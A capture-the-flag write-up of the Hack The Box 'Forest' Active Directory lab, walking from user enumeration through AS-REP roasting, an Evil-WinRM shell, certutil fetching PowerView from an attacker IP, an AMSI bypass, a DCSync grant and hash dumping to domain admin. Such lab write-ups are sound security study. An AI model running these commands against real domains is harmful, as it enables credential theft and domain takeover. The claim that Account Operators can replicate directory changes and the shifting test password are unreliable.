
HTB Forest - Red Team Lab Writeup (with Screenshots)

Lab Overview

HTB Forest is an Active Directory (AD) lab that simulates an internal enterprise environment. The goal is to gain Domain Admin privileges starting from unauthenticated access using real-world attack chains.

Key Objectives:

- Enumerate the AD environment
- Identify misconfigurations or weak user authentication
- Exploit those issues to escalate privileges
- Demonstrate a full kill-chain from external to domain administrator



```
┌──(pc㉿lapi)-[~]
└─$ nxc smb 10.10.10.161  -u '' -p ''
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing
:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\:

┌──(pc㉿lapi)-[~]
└─$ nxc smb 10.10.10.161  -u '' -p ''  --shares
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing
:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\:
SMB         10.10.10.161    445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(pc㉿lapi)-[~]
└─$ nxc smb 10.10.10.161  -u 'guest' -p ''  --shares
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing
:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [-] htb.local\guest: STATUS_ACCOUNT_DISABLED

┌──(pc㉿lapi)-[~]
└─$
```

1. Reconnaissance & Enumeration

Initial Nmap scan revealed typical AD services:

- Kerberos (88)
- LDAP (389, 3268)
- SMB (445)
- WinRM (5985)

Important finding: NULL sessions were disabled and no SMB shares were accessible anonymously.

HTB Forest - Red Team Lab Writeup (with Screenshots)

```
┌──(pc㉿lapi)-[~]
└─$ smbclient -L \\\\htb.local
Password for [WORKGROUP\pc]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

2. User Enumeration

Although null sessions were disabled, usernames were still retrievable via LDAP queries and RPC.

We compiled a list of potential usernames to attempt Kerberos attacks.


```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
rpcclient $>
```

HTB Forest - Red Team Lab Writeup (with Screenshots)

3. AS-REP Roasting Attack

We used GetNPUsers.py from Impacket to test if any of the usernames did not require pre-authentication (AS-REP roastable).

svc-alfresco was vulnerable. This user had the 'Do not require Kerberos pre-authentication' flag set.



4. Cracking the Ticket

The AS-REP hash was cracked using john the ripper and the rockyou wordlist.

Cracked password: svc-alfresco : s3rvice

5. Gaining Initial Foothold

With valid credentials, we used Evil-WinRM to get a shell on the target machine as the svc-alfresco user.

6. Capturing User Flag

Once inside, we navigated to the user's Desktop and captured user.txt to confirm access.

HTB Forest - Red Team Lab Writeup (with Screenshots)

```
    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        7/23/2024   2:57 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
e44ec02c1771e45bf23a51e079f39dc6
```

7. Privilege Escalation via DCSync

While enumerating group memberships, we found that svc-alfresco is part of the 'Account Operators' group. This group can replicate directory changes, which allows us to perform a DCSync attack.

We used secretsdump.py from Impacket to simulate a Domain Controller sync and dump NTLM hashes, including that of the Administrator.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user john john123@ /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net group "Exchange Windows Permissions" john /ADD
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net localgroup "Remote Management users" john /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> certutil -urlcache -f http://10.10.16.5/PowerView.ps1 PowerView.ps1
****  Online  ****
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Bypass-4MSI

Info: Patching 4MSI, please be patient...

[+] Success!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $pass = convertto-securestring 'john123@' -asplain -force
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $cred = new-object system.management.automation.pscredential('htb\john' , $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

```
$pass = convertto-securestring 'abc123!' -asplain -force
$cred = new-object system.management.automation.pscredential('htb\john', $pass)
Add-ObjectACL -PrincipalIdentity john -Credential $cred  -Rights DCSync
```

```
secretsdump.py htb/john@10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
Password: <abc123!>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8
```

8. Gaining Domain Admin with PSExec

We used psexec.py to authenticate using the dumped Administrator hash, giving us full SYSTEM-level access.

HTB Forest - Red Team Lab Writeup (with Screenshots)

Captured root.txt as proof of domain admin compromise.

```
ty09/23/2019  02:15 PM    <DIR>          .
09/23/2019  02:15 PM    <DIR>          ..
07/23/2024  02:57 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,421,473,280 bytes free

C:\Users\Administrator\Desktop> type root.txt
'tytype' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop> type root.txt
45dbf41deff89eb5e415dd4b022e1839

C:\Users\Administrator\Desktop>
```

Reflection & Lessons Learned

This lab taught critical Active Directory attack techniques:

- Kerberos AS-REP Roasting and hash cracking

- Internal privilege escalation using DCSync

- Importance of group memberships and permissions

- End-to-end attack simulation from user enumeration to full domain takeover